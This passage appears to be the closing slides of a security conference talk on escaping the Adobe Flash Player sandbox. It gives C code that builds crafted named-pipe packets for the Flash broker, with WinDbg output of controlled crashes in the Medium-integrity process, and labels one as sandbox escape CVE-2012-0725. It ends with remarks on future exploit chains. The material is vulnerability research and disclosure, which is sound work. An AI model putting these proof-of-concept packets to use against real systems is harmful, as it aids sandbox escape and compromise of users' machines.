*(ul_ptr++)=0x00000007;     // arg0 type ???
*(ul_ptr++)=0x4b524f4d;     // MORK
*(ul_ptr++)=0x41414141;     // arg0
*(ul_ptr++)=0x474e4142;       // BANG
```

Get this crash at the Medium IL process:

```
npswf32!BrokerMainW+0x935:

67feb5d4 ff500c          call    dword ptr [eax+0Ch]  ds:002b:4141414d=????????

0:000:x86>
```

Sandbox escape (CVE-2012-0725)

Send this packet to the pipe:

```
memset(buffer,0,sizeof(buffer));
ul_ptr=(unsigned long *)buffer;
packet_size=(0x0C)*sizeof(DWORD);

*(ul_ptr++)=0x4d4f524b;     // KROM
*(ul_ptr++)=0x0000002D;     // function number
*(ul_ptr++)=0x00000003;     // number arguments
*(ul_ptr++)=packet_size/sizeof(DWORD);   // size of packet in dwords
*(ul_ptr++)=0x00000007;
*(ul_ptr++)=0x00000004;
*(ul_ptr++)=0x00000004;     // arg0 type ???
*(ul_ptr++)=0x4b524f4d;     // MORK
*(ul_ptr++)=0x42424242;     // arg0
*(ul_ptr++)=0x00000000;     // arg1
*(ul_ptr++)=0x00000000;     // arg2
*(ul_ptr++)=0x474e4142;     // BANG
```

Get this crash at the Medium IL process:

```
npswf32!BrokerMainW+0x9c9:

67feb668 ff5010          call    dword ptr [eax+10h]  ds:002b:42424252=????????

0:000:x86>
```

Envisioning the future of exploitation

The future of exploitation as I see it…

Google

- It will get harder, weak exploit developers will be left behind, profitable profession if you can live to expectations.
- It will require X number of bugs to reliably exploit something:
  - The original vulnerability
  - The info leak to locate the heap (X64 only).
    - No more heap spraying.
  - The info leak to build your ROP in order to bypass DEP
  - The sandbox escape vulnerability OR the EoP vulnerability
  - In future… imagine when applications have their own transparent VM…
    - The VM escape vulnerability to access interesting data on other VM

@fjserna – fjserna@gmail.com

Q&A